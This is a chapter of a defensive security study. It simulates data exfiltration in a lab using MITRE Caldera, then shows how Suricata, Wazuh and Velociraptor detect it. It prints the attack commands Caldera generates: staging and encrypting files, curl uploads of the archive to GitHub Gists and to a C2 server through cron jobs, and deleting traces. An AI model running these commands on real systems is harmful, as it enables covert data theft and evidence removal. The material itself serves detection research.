Figure 8.1 represents the underlying cyber-threat scenario. On the right a darknet marketplace is depicted, which illustrates an incentive for criminals and spies to covertly acquire sensitive data. Either they equip their own cyber force or rent this service. The cyber force penetrates the target system via an attack vector. In further stages of the attack, the target system is spied out, sensitive data is compiled, and finally exfiltrated. Once the data is in the attacker's hands, the data can be sold profitably in these darknet marketplaces. Our concept provides a smarter defence against these aggressive attacks. The fundamental protection (e.g., ISMS) of the target system is expanded. Two components are added: first, a component for simulating the attack vectors or parts thereof and second, a component for detecting known attack techniques that are likely to be used. The concept consists of three steps that are repeated cyclically.

In the first step, the defender examines the threat intelligence knowledge databases and reflects the information there against the valuable datasets of his own organisation. This is how he finds out what are probably the biggest threats to his business. In the second step, a simulation is configured and executed exactly with these identified threats. The execution is equivalent to a penetration test from the perspective of an insider. It is reflected in the system on the previous protective measures and components used. In the third step, the digital traces are collected and investigated. It can be determined whether the simulated data exfiltration was successful. Traces are collected using digital forensic tools, structured




Figure 8.1: Simulating the threading procedure of data exfiltration [MBRD24]

and then used as training data sets for protection schemes like IDS and SIEM operated in the particular IT infrastructure. Our concept offers significant advantages:

- Focus on specific business-related threats
- Dynamic adaptation according to changing threats
- Cyclic review of implemented protective measures
- Particular operational IT system serves as a baseline

”

This finalised the concept. Adaptive protective measures derived from the cyber threat analysis. Implemented in a simulation. Review of the robustness of existing protective measures. Gaining insights by analysing the simulation run. Optimising the protective measures and closing gaps where necessary. A cyclically recurring simulation cycle.

8.2 Prototypical proof of concept

The aim was to prove the feasibility of our concept by prototyping the simulation cycle. To this end, we first made a selection of available software tools in the open-source community. Finally, we decided to use the following software stack and frameworks:

- MITRE ATT&CK, https://attack.mitre.org/
- Caldera, https://caldera.mitre.org/
- DEFEND, https://d3fend.mitre.org/
- Suricata, https://suricata.io/
- Velociraptor, https://docs.velociraptor.app/
- Wazuh, https://wazuh.com/




Figure 8.2: Architecture of the test environment [MBRD24]

The areas of application of the various tools and frameworks are explained immediately. We have set up a test environment and used these tools and frameworks. Furthermore, we focused on specific attack vectors for exfiltrating data. Many of the work steps for the prototype implementation were incorporated into a paper [MBRD24] from which I will now quote to explain the prototyping in further detail:

"Figure 8.2 shows our test environment for executing our simulation. This is a sample instance of how to put the concept from Figure 8.1 into a real prototype. We point out to exclusively use free and open source software.

The server hosting the Caldera framework runs a current Kali Linux and is used to execute Step 1. The ATT&CK threat intelligence database is examined by cyber-subject matter experts (SME). Having found relevant threat scenarios, the simulation is configured (Step 2) with the given functionality of the Caldera framework in a manner, that the personal computer in the middle (running a contemporary Ubuntu Linux) is attacked. This victim is equipped with IDS capabilities and is carrying the test data as a replacement for actual sensitive data. Finally, Step 3 is executed on the computer on the left side of Figure 8.2. This server again runs Ubuntu Linux and hosts the necessary tools to foster digital forensic analysis. We collect and investigate digital traces resulting of the simulation. All three steps of our concept, as shown in Figure 8.1, can therefore be mapped onto the small, prototypical IT infrastructure used.

The attacker machine (running Kali Linux) provides an administration environment via a browser application and is available for dial-in at the address `https://localhost:8888` in our prototype. The Caldera Framework offers all Techniques of the MITRE ATT&CK framework to choose from. In our simulation, we select the following recent data exfiltration techniques:




Figure 8.3: Transfering Data to Cloud Account [MBRD24]

- *T1029*: Scheduled Transfer [MIT23e]
- *T1030*: Data Transfer Size Limits [MIT23f]
- *T1537* Transfer Data to Cloud Account [MIT23i]

In order to be able to carry out these techniques, we first have to simulate the search and collection of sensitive data and to process it (e.g., splitting, compressing, encrypting, etc.). Finally, the technique is executed to exfiltrate the data requiring a prepared location, where the data will be recorded. For example, if we transfer data to the cloud service Dropbox, an account must be set up with this service. We use GitHub Repositories [Git23b] and Gists [Git23a] to house the stolen data.

The simulation procedure is as follows. First, an adversary is created, who searches and selects the ATT&CK techniques via the administrative user interface. Figure 8.3 shows such a configuration. The sensitive data is stored securely in the company's IT system and is processed there for regular business purposes. The first step is to simulate how the attacker uses Techniques [MIT23h] to track down and collect sensitive data towards a staging area. In the staging area, the sensitive data is collected and prepared for later exfiltration [MIT23g]. These two steps are combined in the Caldera framework under the *Advanced File Search and Stager* Technique depicted in Figure 8.3. This is followed by the technique for compressing and encrypting the data in the staging area. In the Caldera Framework, this Technique is called *Compress Staged Directory (password protected)* and corresponds to the T1573 Archive Collected Data [MIT23j] Technique of the MITRE ATT&CK Framework. Finally, the step follows to exfiltrate the prepared data into the GitHub Gists. From here the attacker can download, decrypt, and unpack the data. The data theft has happened. This corresponds

to Technique 1537 Transfer Data to Cloud Account [MIT23i] using the concrete example of the GitHub Gists cloud service in the public cloud.

Figure 8.3 shows how a shell script is injected via the C2 infrastructure, too. In our case, it is a shell script of the Caldera framework called *file_search.sh* [Har21]. The Caldera framework offers various approaches to building C2 infrastructures. So-called *agents* are offered out of the box to establish communication between the attacker and the victim machine. By default, three are offered to choose from:

- *Manx*: reverse shell via TCP connection
- *Sandcat*: written in GoLang to establish https protocol based C2 communication
- *Ragdoll*: written in Python utilising an HTML connect

Each agent uses specific communication protocols and settings. We use the *Sandcat* agent. The shell script is then transferred to the target computer via https.

The individual steps are synchronised with each other via so-called *Fact Sources*. The Caldera framework offers the Fact Sources register in the administration menu. We create a new entry and then import the necessary fact sources using the function: *Add Facts from Adversary*. For example, for the procedure shown in Figure 8.3, these Fact Sources must be configured after the import:

file.last.accessed, *file.last.modified*, *file.sensitive.content*, *github.access.token*
github.user.name, *host.archive.password*, *host.dir.compress*, *host.dir.staged*
linux.excluded.directories, *linux.included.directories*, *linux.included.extensions*
linux.staging.location, *paw*, *pseudo.data.identifier*, *safe.mode.enabled*
windows.excluded.directories, *windows.excluded.extensions*, *windows.included.directories*
windows.included.extensions, *windows.staging.location*

We shortly explain a few settings that are essential for the smooth running of the simulation. We set *safe.mode.enabled* to *true* and *pseudo.data.identifier* to *_pseudo* to activate the protection mechanism described above. The Fact Source *Paw* offers the possibility of specifically labelling connections between Caldera Server and a victim computer. This means that the exfiltrated data can later be assigned to the victim computers during the analysis.

In total, we have configured three simulations. All three prominent data exfiltration techniques were considered in one of them. Table 8.1 shows the adversary we configured, the Caldera Framework techniques assigned to it, and the corresponding MITRE ATT&CK framework Techniques covered by it.

At this point it is crucial for the further process to be clear about the Techniques used (see Table 8.1). Each Technique is assigned detection options in the Threat Intelligence knowledge database, which in turn are accessed via specific *Data Sources*. The MITRE Corporation is currently working on a knowledge graph called *DEFEND*. The work is in the beta stage. The underlying intention is to show exactly these relationships graphically and to apply graph analysis functionalities such as centrality, neighbourhood, shortest path analysis as well as community detection and direct querying to them. With a view to future automation approaches, these graph analytics allow to derive the data sources for monitoring from the identified threat. That will help for further automation. Figure 8.4 shows a sample for this approach regarding the execution of the Technique *Commands and Scriptings Interpreter*

Table 8.1: Configured adversaries for the simulation [MBRD24]

Adversary	Techniques of the Caldera Framework	Corresponding ATT&CK Techniques
Advanced Thief via Exfiltration to GitHub Gists	Advanced File Search and Stager, Compress Staged Directory (Password Protected), Exfil Compressed Archive to GitHub Gists	T1083, T1560, T1119, T1005, T1074, T1537
Advanced Thief via scheduled Exfiltration	Advanced File Search and Stager, Compress Staged Directory (Password Protected), Scheduled Exfiltration	T1083, T1119, T1005, T1074, T1029
Advanced Thief via compressing and splitting sensitive data into chunks before Exfiltration	Advanced File Search and Stager, Compress Staged Directory (Password Protected) and Split Into Smaller Chunks, Exfil via C2 channel	T1083, T1560, T1119, T1005, T1074, T1030, T1041

Execution. At this point it becomes clear for the first time what kind of digital traces are likely to be reflected during the course of the simulation. It also becomes clear which assets the data sources will be on, e.g. a firewall or a database.

Last but not least, test data must be prepared. It is advisable not to use actual sensitive data, but to simulate it as realistically as possible. To do this, we used open sources and compiled test data in different formats. For example, a JSON file could represent an important configuration or log file in reality. An SQLite database reflects activity data from the browsers used or numerous other applications. The PDF format is certainly used for important documents. A text file could already represent a compilation of the attacker, who, for example, has already extracted very important data and written it down here. In total we prepared 9 MB of test data:

- *JSON*: users_10k_pseudo.json (3.1 MB)
- *PDF*: Cybercrime_Bundeslagebild_2022_pseudo.pdf (4 MB)
- *TXT*: sensitive_data_pseudo.business (242 B)
- *SQLITE*: Chinook_Sqlite_pseudo.sqlite (1.1 MB)
- *PDF*: Abschlussbericht_Aufbaustab_Bw_KdoCIR_pseudo.pdf (793.5 kB)

All test data were labelled with the suffix "_pseudo" in the name. During the simulation, it is very important not to accidentally leak any sensitive data, such as computer passwords. Caldera offers a protection mechanism to only use files with such a suffix. This is checked during the simulation before the actual exfiltration occurs.

Now all the framework conditions are prepared, and we configure the actual simulation. The Caldera Framework provides the functionality of an *Operation* for this purpose. First, we assign a descriptive name and then import the previously created Adversary profiles into




Figure 8.4: Snippet of DEFEND (beta) knowledge graph [MIT24]




Figure 8.5: Simulation: Searching, Staging and Exfiltration [MBRD24]

the respective operation, one operation per Adversary. The respective *Fact Source* is then assigned to the operation and so, all necessary parameters are set. We set the operations in *atomic* mode, reserved the start manually and otherwise adopted the default settings. It is important that the automatic termination of an operation is not enabled. This prevents the traces from being covered up while individual operational steps are still in progress (e.g., during scheduled exfiltration). Figure 8.5 shows an execution of one *Operation*. The *Operation* can be monitored and the results of the individual steps checked via the graphical interface.

In our example, a Linux system is attacked in order to steal sensitive data. The Caldera Framework uses agent-based C2 communication to execute appropriate commands on the victim machine. These commands are shown below as examples for one operation. This will run the simulation and exfiltrate the given test data to, in this sample, a GitHub Gist. Corresponding commands would also be stored for Windows operating systems. In this case, the Caldera framework uses appropriate Microsoft Powershell or Windows Management Instrumentation (WMI) objects and commands. The following gives an example for a simulated attack on a Linux computer. Linux shell scripts are used here. This is shown in the following listing:

```
#1 Advanced File Search and Stager
chmod +x ./file_search.sh; ./file_search.sh --extensions
'business,json,pdf,sqlite' --directories '/home/*'
--exclude-dir 'all' --accessed '' --modified ''
--search-strings '' --staging-directory
'/home/*/staged' --safe-mode '' --pseudo-ext '_pseudo'

#2 Compress Staged Directory (Password protected)
tar -C /home/*/staged/.s -czf - . | gpg -c
--pinentry-mode=loopback --passphrase Esri2024!\# >
home/*/staged/.s.tar.gz.gpg &&
echo /home/*/staged/.s.tar.gz.gpg

#3 Exfil Compressed Archive to GitHub Gist
GHUser="johndoe";GHPAT="*";FileContent=
$(base64/home/*/staged/.s.tar.gz.gpg);
LocalFile='/home/*/staged/.s.tar.gz.gpg';RemoteFile=
"$(date '+%Y%m%d%H%M%S')-exfil-kaugde-$(
basename $LocalFile)";tmp_file=$(mktemp);echo
"{\"public\": false,\"files\": {\"$RemoteFile\":
{\"content\": \"${FileContent}\"}}}" > $tmp_file;
curl --silent --output /dev/null --show-error --fail
-X POST -d @$tmp_file -u $GHUser:$GHPAT
https://api.github.com/gists;rm $tmp_file

#4 Compress Staged Directory (deletion of the archive)
rm /home/*/staged/.s.tar.gz.gpg

#5 Advanced File Search and Stager (removing traces)
if [ -d '/home/*/staged' ]; then rm -rf '/home/*/staged/.s'; fi;
```

At the end of the simulated operation, the Caldera framework takes steps to wipe out the traces of data exfiltration. The previously exported, now encrypted data package is deleted and then the staging folder. This completes this operation and thus a simulation run. In the first step, this proves that the greatest threats of data exfiltration can be simulated. We

are now setting out to take advantage of this simulation.

The simulation is executed. The test data is searched, collected, archived, encrypted and exfiltrated. The Caldera framework concretely implements the operation and thus enables simulation. Now there is an opportunity to use this specific example to check how the individual processes within IT system operation can be detected. We will show these investigations for the three prepared simulations in the context of this paper using a few selected examples, insofar as it serves to demonstrate our method. We concentrate on the essential components of data exfiltration activities."

This describes the prototypical approach. The test environment is defined. The areas of application of the software tools and frameworks are explained. The next step is to further implement the selected attack vectors with specific, particularly threatening methods for exfiltrating data.

8.3 Exfil Compressed Archive to GitHub Gists

The exfiltration of data into the cloud or from cloud to cloud from a client is becoming an ever greater threat. That's why we chose just such an example to test our prototype. The prototype must prove that current threats can be simulated. I quote the work results from the relevant paper [MBRD24]:

"Two years ago, the manufacturer Wazuh described how malicious URLs can be detected. [Abu22] describes how the URLhaus API is integrated with Wazuh to check URLs and determine if they have been associated with malicious activity. When this is the case, an alarm is triggered.

In our scenario, we use a similar approach. The open-source software *Wazuh* [Waz23] is implemented in its function as a SIEM. An endpoint is monitored via an Wazuh agent. The open-source software *Suricata* [Ope24] is set up as a network Intrusion Detection System (IDS) in order to analyze network traffic. The Wazuh agent has been configured [Waz24] to collect the alerts of the IDS. The simulated attack makes a URL call via the software *curl* [cur24]. Then the IDS is expected detecting the curl request and alerting the SIEM to log this event. In the default configuration of the IDS Suricarta, an extensive set of rules is loaded with the suricata-update command. Piping data to GitHub Gists, as done with the simulation, is not recognised under this default policy. In order to receive a message, it is either necessary to expand the rules accordingly or at least to activate the HTTP and the TLS log, which are switched off by default. In order to enable these logging, the configuration of the IDS is changed in the file */etc/suricata/suricata.yaml* in a way, that you see in the following listing and start afterwards with *sudo systemctl restart suricata*.

```
# a line based log of HTTP requests (no alerts)
  - http-log:
      enabled: yes
      filename: http.log
      append: yes
# logging all session, even if initiation is not seen
  by Suricata stream:
```

```
    midstream: true
# a line based log of TLS handshake parameters (no alerts)
  - tls-log:
      enabled: yes  # Log TLS connections.
      filename: tls.log # File to store TLS logs.
      append: no
      extended: yes  # Log extended information like fingerprint
```

It is a useful example of the simulation revealing which default settings need to be revised to counteract the simulated threat of data exfiltration. Otherwise, the following data theft process would not be recognised or even logged via the IDS.

```
[...] > $tmp_file;curl --silent --output /dev/null --show-error
--fail -X POST -d @$tmp_file -u $GHUser:$GHPAT
https://api.github.com/gists;rm $tmp_file
```

The log file of the http and TLS logs can then be saved (hash file) and read in, for example with a Velociraptor Query Language (VQL) script from the Velociraptor framework. VQL is the inherent scripting language. All http-requests for GitHub Gists are pointed out this way. Now it can at least be determined when a connection to the cloud service was established and whether data was potentially exfiltrated. At least the connections to external cloud services can be proven and the number of times can be viewed (see Figure 8.6.



Figure 8.6: Hashing and analysing tls.log file of IDS [MBRD24]

In this way, the data exfiltration approach can basically be detected through simulation, but there is a problem. Upon further investigation, the target address will not necessarily be noticeable. GitHub gists and repositories are used regularly in many companies. In software development, for example, processes are increasingly being automated and entire Continuous Integration (CI) / Continuous Delivery and Deployment (CD) pipelines are being outsourced. GitHub resources are also used for this [Git24]. Certain addresses might not be able to be banned, for example, by adding them to a blacklist, without severely impeding the productive process. Limiting the user list in a way that prevents sensitive data leakage won't work if the attacker has managed to take control of a regular user's identity. However, one is not totally helpless against this assault. Simple plausibility checks, including finding out the relevant users' working hours, can be helpful at first. Certain resources should only be temporarily activated for users. Finally, it is essential to monitor requests to external cloud services and evaluate them at regular intervals for any suspicious circumstances. The




Figure 8.7: Scheduled data exfiltration [MBRD24]

simulation helps to iterative learn the patterns of data exfiltration via external cloud services and to become better at recognising them."

The simulatability of the first threatening procedure for the exfiltration of sensitive data has thus been prototypically demonstrated. Further attempts must be made.

8.4 Scheduled Exfiltration of sensitive Data

In this case, too, we draw on work that has been included in our paper [MBRD24]. Here it was shown exactly how another sophisticated method for extracting sensitive data can be simulated:

"For this first example and others later, we will use the Velociraptor framework [Rap23a] [Rap23b]. This open-source framework for digital forensic provides the ability of endpoint monitoring. Collecting data, hunting for specific threats and monitoring events continuously are functionalities provided via the framework. Therefore, a library of forensic artefacts is delivered. We will use such artefacts directly for our first example.

Let's first look at the simulated operation (see Figure 8.7) in the crucial moments. Shell code is initially injected via the agent-based C2 communication infrastructure in order to compress the collected sensitive data. Cronjobs are then created on our victim Linux system in order to export the sensitive data packet at a later point in time. Cronjobs are jobs on a planned schedule. Finally, after the planned execution of the Cronjobs, the traces are covered. The Caldera framework generates the following code to execute this simulation. Again, we use a Linux victim system. You may see the excerpt of the code with a focused view on data exfiltration.

```
#2 Compress Staged Directory
tar -P -zcf /home/*/staged/.s.tar.gz /home/*/staged/.s && echo
/home/*/staged/.s.tar.gz

#3 Scheduled Exfiltration via cronjobs
crontab -l > /tmp/origcron;crontab -l > /tmp/mycron;
echo "0 12 * * * curl -F "data=@/home/*/staged/.s.tar.gz"
--header "X-Request-ID: `hostname`-jlodzt"
http://CalderaServer:8888/file/upload" >>
/tmp/mycron;crontab /tmp/mycron;

#4 Scheduled Exfiltration via cronjobs
crontab -l > /tmp/origcron;crontab -l > /tmp/mycron;
echo "0 12 * * * curl -F "data=@" --header "X-Request-ID:
`hostname`-jlodzt" http://CalderaServer:8888/file/upload" >>
/tmp/mycron;crontab /tmp/mycron;

#5 Scheduled Exfiltration (wiping traces)
rm /tmp/mycron;crontab /tmp/origcron;rm /tmp/origcron;
```

It is easy to see how the Cronjobs are set up and scheduled. The actual data exfiltration then takes place during the execution of such a Cronjob via the C2 infrastructure. You can see the call to a functionality of the Caldera agent. The agent used in our configuration uses the http protocol for C2 communication to upload the data packet to the attacker's server.: *http://CalderaServer:8888/file/upload*.

For example, there are two starting points for detecting this attack. The Cronjobs could be checked regularly in the hope that unauthorised ones are detected before they are executed. In the event that the defence attorney arrives too late, it should at least be clarified post-mortem when the data exfiltration took place.

For the first point we now use an artefact from the library of the velociraptor framework. The artifact Linux.Sys.Crontab offers the possibility to read Cronjobs on endpoints (see: Figure 8.8). After execution, you will receive a list of all Cronjobs as a result. Since the attacker uses the C2 infrastructure of the Caldera Framework and tends to exfiltrate the data to the Caldera-Server, the maliciousness of the task of this Cronjob can possibly be recognised by the target address, e.g., in comparison with a white- or blacklist. In the case of simulation, the parameters can now be used to determine whether data exfiltration is authorised, for example by noting the specified target server on a whitelist. The data package, prepared for stealing, can also be secured. This gives the defender insight into the attacker's intent and teaches which data should be stolen.

To secure the data package, another artefact can be used or alternatively a short Velociraptor Query Language (VQL) script can be written.

```
# securing prepared data package
SELECT upload(file=FullPath) AS Upload
FROM glob(globs='''/home/*/staged/.s.tar.gz''')
WHERE NOT IsDir
```

